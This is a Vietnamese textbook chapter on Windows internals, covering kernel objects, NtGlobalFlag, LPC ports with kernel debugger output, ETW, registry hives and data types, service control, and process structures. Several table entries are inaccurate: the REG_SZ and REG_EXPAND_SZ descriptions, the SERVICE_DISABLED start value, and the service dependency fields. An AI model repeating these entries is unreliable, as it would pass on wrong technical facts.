Trong hệ điều hành Windows, một đối tượng là duy nhất và là thể hiện của một kiểu đối tượng. Kiểu đối tượng bao gồm các kiểu dữ liệu định nghĩa sẵn của hệ điều hành, các hàm tương tác trên các kiểu dữ liệu đó và một tập các thuộc tính của đối tượng. Ví dụ, một tiến trình là một thể hiện của kiểu đối tượng tiến trình, một tệp tin là một thể hiện của đối tượng kiểu tệp tin...

Một thuộc tính đối tượng là một tập các dữ liệu trong một đối tượng mà nó xác định trạng thái của đối tượng. Ví dụ một đối tượng kiểu tiến trình thì có các thuộc tính như ID của tiến trình, thư tự ưu tiên tiến trình và một con trỏ đến một đối tượng access token.

Điểm khác nhau cơ bản nhất giữa đối tượng và một cấu trúc dữ liệu thông thường là cấu trúc dữ liệu bên trong của một đối tượng đã bị ẩn. Để lấy hoặc ghi các thông tin của một đối tượng cần gọi các dịch vụ đối tượng, không thể thay đổi một cách trực tiếp được.


Ưu điểm của việc sử dụng đối tượng:

- Đặt tên cho các tài nguyên của hệ thống
- Chia sẻ tài nguyên và dữ liệu giữa các tiến trình
- Bảo vệ tài nguyên khỏi việc truy nhập không phép
- Hệ điều hành có thể quản lý và theo dõi được

Hầu hết cấu trúc dữ liệu trong hệ điều hành Windows là đối tượng. Các dữ liệu cần phải được chia sẻ, bảo vệ, đặt tên hoặc làm cho có thể nhìn thấy được bởi các chương trình ở user mode (thông qua các dịch vụ hệ thống) đều được đặt trong đối tượng. Các cấu trúc dữ liệu mà chỉ được sử dụng bởi một thành phần của hệ điều hành thì không được biểu diễn dưới dạng đối tượng.

#### 2.2.4. Các cờ trong windows

Windows có một tập các cờ lưu trong biến toàn cục của hệ thống là NtGlobalFlag. Cờ này cho phép theo dõi, debug hệ thống. Biến NtGlobalFlag được khởi tạo từ khóa HKLM\SYSTEM\CurrentControlSet\Control\Session Manager vào lúc khởi động. Bộ Platform SDK của Microsoft đi kèm công cụ Gflags.exe để xem và thay đổi các giá trị các cờ toàn cục hệ thống.



Hình 2.6. Công cụ Gflags

Có thể dùng Debugger để xem thông tin về GlobalFlag:

kd> !gflags

```
NT!NtGlobalFlag 0x4400
STOP_ON_EXCEPTION      SHOW_LDR_SNAPS
DEBUG_INITIAL_COMMAND   STOP_ON_HUNG_GUI
HEAP_ENABLE_TAIL_CHECK  HEAP_ENABLE_FREE_CHECK
HEAP_VALIDATE_PARAMETERS HEAP_VALIDATE_ALL
*POOL_ENABLE_TAGGING    HEAP_ENABLE_TAGGING
```

USER_STACK_TRACE_DB	KERNEL_STACK_TRACE_DB
*MAINTAIN_OBJECT_TYPELIST	HEAP_ENABLE_TAG_BY_DLL
ENABLE_CSRDEBUG	ENABLE_KDEBUG_SYMBOL_LOAD
DISABLE_PAGE_KERNEL_STACKS	HEAP_DISABLE_COALESCING
ENABLE_CLOSE_EXCEPTIONS	ENABLE_EXCEPTION_LOGGING
ENABLE_HANDLE_TYPE_TAGGING	HEAP_PAGE_ALLOCS
DEBUG_INITIAL_COMMAND_EX	DISABLE_DBGPRINT

### 2.2.5. Cơ chế trao đổi thông điệp tốc độ cao

Local Procedure Call (LPC) là cơ chế trao đổi thông điệp giữa các tiến trình ở tốc độ cao giữa các thành phần Windows với nhau. Một số trường hợp dùng LPC:

- Ứng dụng Windows sử dụng Gọi thủ tục từ xa (RPC-Remote Procedure Call), sử dụng gián tiếp LPC khi gọi local-LPC.
- Một vài hàm Windows API gửi thông điệp đến tiến trình hệ thống con để xử lý.
- Winlogon sử dụng LPC để giao tiếp với Tiến trình quản lý xác nhận bảo mật LSASS.

Sử dụng LPC:

```
kd> !lpc
Usage:
!lpc          - Displaythis help
!lpc message[MessageId] - Displaythmessage with a
                        given ID and all related
                        information
                        If MessageId isnot
                        specified, dumpall messages
!lpc port [PortAddress] - Display the port information
!lpc scan PortAddress  - Search this port and any
                        connected port
!lpc thread [ThreadAddr] - Search the thread in rundown
                        portqueuesanddisplay the
                        portinfo
                        If ThreadAddr is missing,
                        display all threads marked
                        as doing some lpc operations

kd> !lpc port
Scanning 206 objects
1 Port: 0xe1360320 Connection: 0xe1360320
Communication: 0x00000000 'SeRmCommandPort'
1 Port: 0xe136bc20 Connection: 0xe136bc20
```

```

Communication: 0x00000000 'SmApiPort'
1 Port: 0xe133ba80 Connection: 0xe133ba80
Communication: 0x00000000 'DbgSsApiPort'
1 Port: 0xe13606e0 Connection: 0xe13606e0
Communication: 0x00000000 'DbgUiApiPort'
Đ
1 Port: 0xe205f040 Connection: 0xe205f040
Communication: 0x00000000 'LsaAuthenticationPort'

```

Để xem thông tin chi tiết về port 'LsaAuthenticationPort'

```

kd>!lpc port 0xe205f040
Server connection port e205f040 Name: LsaAuthenticationPort
Handles: 1  References: 37
Serverprocess   : ff7d56c0(lsass.exe)
Queuesemaphore  : ff7bfcc8

Semaphorestate  0 (0x0)
The message queue is empty
The LpcDataInfoChainHead queue is empty


```

LPC sử dụng các phương thức sau để trao đổi các thông điệp:

- Các thông điệp nhỏ hơn 256 byte được gửi bằng cách gọi LPC với bộ đệm chứa thông điệp đó. Thông điệp này sau đó được sao chép từ không gian địa chỉ tiến trình gửi vào không gian địa chỉ của hệ thống, và từ không gian địa chỉ hệ thống cho đến không gian địa chỉ của tiến trình nhận.
- Nếu client và server muốn gửi nhiều hơn 256byte thì vùng chia sẻ chung sẽ được thiết lập, dữ liệu sẽ được tiến trình gửi sao chép vào vùng chung, sau đó tiến trình nhận sẽ nhận thông qua con trỏ vào vùng nhớ chung đó.
- Nếu dữ liệu còn lớn hơn cả vùng chia sẻ chung cho phép thì LPC cung cấp 2 hàm để thực hiện việc sao chép trực tiếp từ không gian địa chỉ của client đến không gian địa chỉ của server.

LPC tạo ra một đối tượng là port object để quản lý trạng thái liên lạc, có 4 loại cổng:

- Cổng kết nối server: Một port có tên để các client kết nối vào.
- Cổng liên lạc server: Port không có tên, sử dụng để server liên lạc với từng client.
- Cổng liên lạc client: Port không có tên được client sử dụng để kết nối đến server
- Port không tên: Được tạo và sử dụng bởi 2 luồng trong 1 tiến trình.



Hình 2.7. Phương thức trao đổi thông điệp trong LPC

#### 2.2.6. Cơ chế theo dõi hoạt động của kernel

Nhiều thành phần của nhân Windows và trình điều khiển thiết bị dùng để ghi lại những dữ liệu và thông tin trong quá trình vận hành nhằm mục đích kiểm tra. Các thành phần này nằm ở nhân nhưng hoạt động ở user mode tạo nên ETW (Event Tracing for Windows). Một ứng dụng sử dụng ETW thì thuộc một trong 3 loại sau:

- Controller: Điều khiển việc bắt đầu, dừng quá trình ghi log và quản lý bộ đệm lưu sự kiện.
- Provider: Cung cấp GUID (định danh toàn cục-xác định duy nhất một) cho các lớp sự kiện và đăng ký các lớp đó với ETW.
- Consumer: Lựa chọn một hay nhiều vết ghi lại được để đọc ra. Các sự kiện có thể nhận trực tiếp từ bộ đệm của Controller hay từ tệp tin log.

Trong hệ thống Windows, ETW định nghĩa một phiên ghi log với tên NT Kernel Logger dùng bởi nhân và các trình điều khiển cốt lõi. NT Kernel Logger được cài đặt là một trình điều khiển thiết bị quản lý các thành phần Windows (Windows Management Instrumentation (WMI) device driver (tiền trình điều khiển là Wmixwdm)). Các thành phần bị theo dõi gồm:

- Disk I/O
- File I/O
- Hardware Configuration Plug and Play manager
- Image Load/Unload The system image loader
- Page Faults Memory manager
- Process Create/Delete Process manager
- Thread Create/Delete Process manager
- Registry Activity Configuration manager



- TCP/UDP Activity TCP/IP driver

## 2.3. PHƯƠNG THỨC QUẢN LÝ CỦA WINDOWS

### 2.3.1. Registry

Registry đóng vai trò trong việc cấu hình và điều khiển hướng hoạt động của toàn bộ hệ thống Windows và các phần mềm trên nó. Registry không phải là một tệp dữ liệu tĩnh chứa cấu hình nằm trên đĩa cứng, mà nó tồn tại cả trong các cấu trúc ở bộ nhớ được quản lý bởi nhân Windows.

- Trong quá trình khởi động, hệ thống đọc các thông tin như trình điều khiển thiết bị nào sẽ được nạp, những hệ thống con như quản lý bộ nhớ, quản lý tiến trình tự cấu hình ra sao.
- Trong quá trình đăng nhập vào hệ thống, các thành phần con trong Windows đọc các thiết đặt của người dùng để khởi tạo môi trường làm việc theo người dùng.
- Trong quá trình khởi động các ứng dụng thì các ứng dụng sẽ đọc những thông tin trong registry để kiểm tra thông tin về bản quyền, các biến toàn cục, dữ liệu lưu trữ, v.v...

Registry thường được thay đổi trong các trường hợp sau:

- Các ứng dụng cài đặt mới
- Cài đặt trình điều khiển thiết bị
- Các thành phần Windows thay đổi khi cập nhật phiên bản

*Bảng 2.4. Các kiểu dữ liệu của Registry*

Kiểu dữ liệu	Mô tả
REG_NONE	Không kiểu
REG_SZ	Xâu unicode có chiều dài cố định
REG_EXPAND_SZ	Xâu unicode có chiều dài thay đổi
REG_BINARY	Dữ liệu nhị phân
REG_DWORD	Số 32-bit.
REG_DWORD_LITTLE_ENDIAN	Số 32-bit, byte thấp đầu tiên. Tương ứng với kiểu REG_DWORD.
REG_DWORD_BIG_ENDIAN	Số 32-bit, byte cao trước.
REG_LINK	Liên kết dạng Unicode
REG_MULTI_SZ	Mảng các xâu Unicode có kí tự NULL kết thúc xâu.
REG_RESOURCE_LIST	Mô tả tài nguyên phần cứng.
REG_FULL_RESOURCE_DESCRIPTOR	Mô tả tài nguyên phần cứng.
REG_RESOURCE_REQUIREMENTS_LIST	Các yêu cầu tài nguyên
REG_QWORD	Số 64-bit.
REG_QWORD_LITTLE_ENDIAN	Số 64-bit, byte thấp trước. Tương đương với kiểu REG_QWORD.
REG_QWORD_BIG_ENDIAN	Số 64-bit, với byte cao trước.

Bao gồm 5 khóa chính được liệt kê trong bảng dưới đây:

*Bảng 2.5. Cấu trúc lô gic của Registry*

Tên	Viết tắt	Mục đích
HKEY_CURRENT_USER	HKCU	Thông tin cấu hình của người sử dụng đang login vào hệ thống
HKEY_USERS	HKU	Chứa thông tin cấu hình của tất cả người sử dụng
HKEY_CLASSES_ROOT	HKCR	Các liên kết tệp tin với chương trình và thông tin đăng ký của các COM
HKEY_LOCAL_MACHINE	HKLM	Lưu các thông tin liên quan đến hệ thống
HKEY_CURRENT_CONFIG	HKCC	Lưu các thông tin về phần cứng hiện tại

HKCU chứa dữ liệu liên quan đến cấu hình phần mềm của người sử dụng đang đăng nhập vào hệ thống. Phần này được lưu trên đĩa cứng ở \Document and Settings\\Ntuser.dat  
HKCR chứa 2 loại thông tin: Các liên kết với phần mở rộng tệp tin và các thông tin đăng ký của các COM. Các liên kết với phần mở rộng của tệp ví dụ HKCR\.xls tương ứng với việc sử dụng Microsoft Excel để mở.

Dữ liệu trong HKCR được lưu ở 2 nguồn sau:

- Dữ liệu của mỗi người dùng đăng ký các lớp trong HKCU\SOFTWARE\Classes (tương ứng trên ổ cứng là \Documents and Settings\\Local Settings\Application Data\Microsoft\Windows\Usrclass.dat)
- Các lớp chung của hệ thống HKLM\SOFTWARE\Classes

HKLM: Chứa thông tin quan trọng về hệ thống như Phần cứng, SAM (chứa mật khẩu của từng người sử dụng, mặc định sẽ bị ẩn đi), các thông tin bảo mật, về phần mềm và về hệ thống

### 2.3.2. Các dịch vụ

Hệ điều hành Windows có cơ chế để chạy các tiến trình lúc khởi động, các tiến trình này cung cấp các dịch vụ của hệ thống mà không cần phải làm công việc tương tác với người sử dụng. Các ứng dụng gọi các hàm API của hệ điều hành và các hàm API này sẽ gọi các dịch vụ của Windows. Các dịch vụ của hệ điều hành Windows tương tự với các tiến trình daemon của Unix.

Dịch vụ của Windows bao gồm 3 loại:

- Ứng dụng dịch vụ
- Chương trình điều khiển dịch vụ (service control program - SCP)
- Chương trình quản lý điều khiển dịch vụ (service control manager - SCM)

Ứng dụng dịch vụ: một hoặc nhiều chương trình thực thi chạy dạng dịch vụ của Windows. Người dùng muốn khởi động, dừng hoặc cấu hình một dịch vụ đều sử dụng SCP. Windows có

sẵn một số chương trình điều khiển dịch vụ cho phép khởi động, dừng, tạm dừng và tiếp tục chạy một dịch vụ.

Hầu hết các ứng dụng dịch vụ đều chạy dưới dạng dòng lệnh, không có giao diện đồ họa. Các ứng dụng dịch vụ thực ra là những chương trình thực thi trên Windows mà có thêm phần giao tiếp nhận lệnh từ SCM và gửi phản hồi lại cho SCM.

Khi một ứng dụng được cài đặt dưới dạng một dịch vụ, nó phải được đăng ký với Windows. Để đăng kí thì trình cài đặt sẽ phải chạy hàm API CreateService, hàm này và các hàm liên quan nằm trong Advapi32.dll. Đây là thư viện đặc biệt có tất cả các hàm phía client của SCM.

Khi tạo dịch vụ dùng API CreateService, SCM sẽ tạo một khóa trong Registry cho dịch vụ ở HKLM\SYSTEM\CurrentControlSet\Services. Ứng dụng sẽ được chạy bởi hàm API StartService trong lúc hệ điều hành khởi động bởi SCM. Các tham số truyền cho CreateService bao gồm những thông tin như tên tệp thực thi, tên hiển thị, tài khoản và mật khẩu sử dụng để khởi động dịch vụ,...

*Bảng 2.6. Các tham số của dịch vụ được đăng ký trong Registry*

Giá trị	Tên	Mô tả
Start	SERVICE_BOOT_START (0)	Ntldr hoặc Osloader sẽ nạp vào trong bộ nhớ trong quá trình khởi động.
	SERVICE_SYSTEM_START (1)	Dịch vụ sẽ tiếp tục khởi tạo khi kernel khởi tạo sau khi SERVICE_BOOT_START
	SERVICE_AUTO_START (2)	SCM sẽ khởi động dịch vụ sau khi Services.exe khởi động.
	SERVICE_DEMAND_START (3)	SCM khởi động dịch vụ theo yêu cầu.
	SERVICE_DISABLED (4)	Trình điều khiển hoặc dịch vụ khởi động sau khi SCM khởi động.
ErrorControl	SERVICE_ERROR_IGNORE (0)	Bỏ qua bất cứ lỗi nào do dịch vụ trả về.
	SERVICE_ERROR_NORMAL (1)	Nếu dịch vụ trả về lỗi thì sẽ hiển thị thông báo
	SERVICE_ERROR_SEVERE (2)	Nếu dịch vụ trả về lỗi thì hệ thống sẽ khởi động lại ở trạng thái trước đó mà hệ thống hoạt động tốt.
	SERVICE_ERROR_CRITICAL (3)	Nếu dịch vụ trả về lỗi thì hệ thống sẽ khởi động lại ở trạng thái trước đó mà hệ thống hoạt động tốt. Nếu vẫn lỗi thì hiện ra BOSD
Type	SERVICE_KERNEL_DRIVER (1)	Trình điều khiển thiết bị

Giá trị	Tên	Mô tả
	SERVICE_FILE_SYSTEM_DRIVER (2)	Trình điều khiển thiết bị hoạt động ở kernel mode
	SERVICE_ADAPTER (4)	Cũ.
	SERVICE_RECOGNIZER_DRIVER (8)	Trình điều khiển việc nhận dạng
	SERVICE_WIN32_OWN_PROCESS (16)	Một dịch vụ chạy trong một tiến trình
	SERVICE_WIN32_SHARE_PROCESS (32)	Nhiều dịch vụ trong 1 tiến trình
	SERVICE_INTERACTIVE_PROCESS (256)	Dịch vụ cho phép hiện thông điệp và tương tác với người dùng
Group	Tên nhóm	Trình điều khiển thiết bị hoặc dịch vụ khởi tạo khi nhóm khởi tạo.
Tag	Tag number	Thứ tự khởi tạo trong nhóm.
ImagePath	Đường dẫn đến tệp image của dịch vụ	Lưu trong \Windows\System32\Drivers và SCM sử dụng các thông tin tìm kiếm để tìm dịch vụ trong biến môi trường PATH
DependOnGroup	Phụ thuộc vào nhóm	Dịch vụ sẽ không nạp khi một dịch vụ ở nhóm khác được nạp (phụ thuộc vào dịch vụ đó)
DependOnService	Phụ thuộc vào dịch vụ	Dịch vụ sẽ không nạp khi một dịch vụ khác được nạp (phụ thuộc vào dịch vụ đó)
ObjectName	Thường là LocalSystem, nhưng có thể là tên tài khoản .\Administrator	dịch vụ đó chạy trên tài khoản nào đó
DisplayName	Tên hiển thị của dịch vụ	Tên dịch vụ được hiển thị
Description	Mô tả dịch vụ	Tối đa 32767-byte
FailureActions	Hành động mặc định của SCM khi dịch vụ thoát đột ngột	Hành động mặc định của SCM khi dịch vụ thoát đột ngột, thường là khởi động lại dịch vụ
FailureCommand	Lệnh mặc định sẽ chạy khi dịch vụ thoát đột ngột	Giá trị này chỉ được SCM đọc khi mà FailureActions trỏ đến một chương trình.
Security	Các thông tin về an toàn hệ thống.	Thông tin về ai truy cập gì ở dịch vụ

Trình quản lý điều khiển dịch vụ (Service Control Manager - SCM)

Trên Windows, SCM mặc định là Windows\System32\Services.exe. Hoạt động ở chế độ dòng lệnh. Hàm SvcCtrlMain thực thi để khởi tạo cho việc chạy các dịch vụ. Các bước như sau:

Bước 1: Hàm SvcCtrlMain tạo một event để đồng bộ, tên là SvcCtrlEvent\_ A3752DX. Sau đó SCM tiến hành nhận các lệnh từ SCP thông qua các hàm OpenSCManager.

Bước 2: SvcCtrlMain gọi dịch vụ ScCreateServiceDB, tạo ra một cơ sở dữ liệu riêng bên trong lưu các thông tin từ HKLM\SYSTEM\CurrentControlSet\Control\ServiceGroupOrder\List. Đó là danh sách các dịch vụ đã được phân theo nhóm và định nghĩa sẵn thứ tự. Sau đó ScCreateServiceDB sẽ quét nội dung của HKLM\SYSTEM\CurrentControlSet\Services để tìm ra các tham số ứng với mỗi dịch vụ trong dữ liệu của nó (Các tham số đã mô tả ở bảng ...)

Bước 3: SCM có thể cần gọi LSASS (để đăng nhập vào một dịch vụ trong một tài khoản người dùng nào đó), và chờ tín hiệu từ LSA\_RPC\_SERVER\_ACTIVE để biết rằng nó đã chạy xong. Sau đó, SvcCtrlMain gọi ScGetBootAndSystemDriverState để tìm ra những trường đánh dấu là boot-start và system-start để khởi động các dịch vụ quan trọng của hệ thống.

### Trình điều khiển dịch vụ (Service Control Programs - SCP)

SCP sử dụng những hàm trong SCM để tạo, mở khởi động và các công việc khác trên dịch vụ, bao gồm: CreateService, OpenService, StartService, ControlService, QueryServiceStatus và DeleteService.

Các bước như sau:

Bước 1: Mở kênh liên lạc đến SCM bằng hàm OpenSCManager.

Bước 2: Gọi hàm CreateService để tạo dịch vụ, các thông tin dịch vụ lưu trong cơ sở dữ liệu của SCM đã được tạo từ trước. SCP sẽ mở dịch vụ theo các tham số lưu trong đó bằng hàm API OpenService.

Bước 3: Thực hiện các thao tác khác theo yêu cầu của người dùng hoặc của SCM bao gồm: cấu hình, dừng, lấy trạng thái và xóa dịch vụ.

## 2.4. QUẢN LÝ TIẾN TRÌNH, LUỒNG VÀ CÔNG VIỆC

### 2.4.1. Khái niệm một tiến trình

Một tiến trình bao gồm một tập các tài nguyên sử dụng khi thực thi một chương trình. Một tiến trình thường bao gồm các thành phần sau:


- Một không gian địa chỉ ảo dành riêng, gồm những địa chỉ ảo mà tiến trình có thể sử dụng
- Một chương trình thực thi, trong đó có mã, dữ liệu và được ánh xạ vào không gian địa chỉ ảo của tiến trình.
- Một danh sách các handle của các tài nguyên, bao gồm semaphore, các cổng, các tệp tin
- Một ngữ cảnh bảo mật được gọi là access token, định nghĩa quyền hạn của người dùng hay nhóm người dùng được liên kết với tiến trình, sẽ được nói đến trong phần 2.4.3.
- Một số duy nhất để xác định tính duy nhất của tiến trình: process ID
- Một hoặc nhiều luồng thực thi.

Mỗi tiến trình trở vào tiến trình cha của nó, nếu như không có tiến trình cha thì cũng không quan trọng vì Windows không quan tâm đến thông tin này và nó không ảnh hưởng đến hoạt

động của hệ thống. Các thông tin về tiến trình có thể xem bởi công cụ Process Explorer của Sysinternal.com


### Cấu trúc dữ liệu

Mỗi tiến trình trong Windows được biểu diễn dưới dạng một khối tiến trình thực thi (EPROCESS). Mỗi khối EPROCESS trỏ đến một số các cấu trúc dữ liệu liên quan khác như khối các luồng (ETHREAD – Chi tiết ở mục 2.4.3). Khối EPROCESS tồn tại trong không gian địa chỉ hệ thống, EPROCESS liên kết với khối Môi trường tiến trình (PEB) nằm trong không gian địa chỉ tiến trình (Vì nó chứa các thông tin mà được thay đổi bởi ứng dụng ở user-mode). Ngoài ra một khối EPROCESS còn trỏ đến Khối tiến trình của Windows và Bảng điều khiển handle.



Hình 2.8. Mối quan hệ giữa khối tiến trình và khối luồng

Khối tiến trình (Process Block) có các trường sau:



Hình 2.9. Cấu trúc dữ liệu của Khối tiến trình

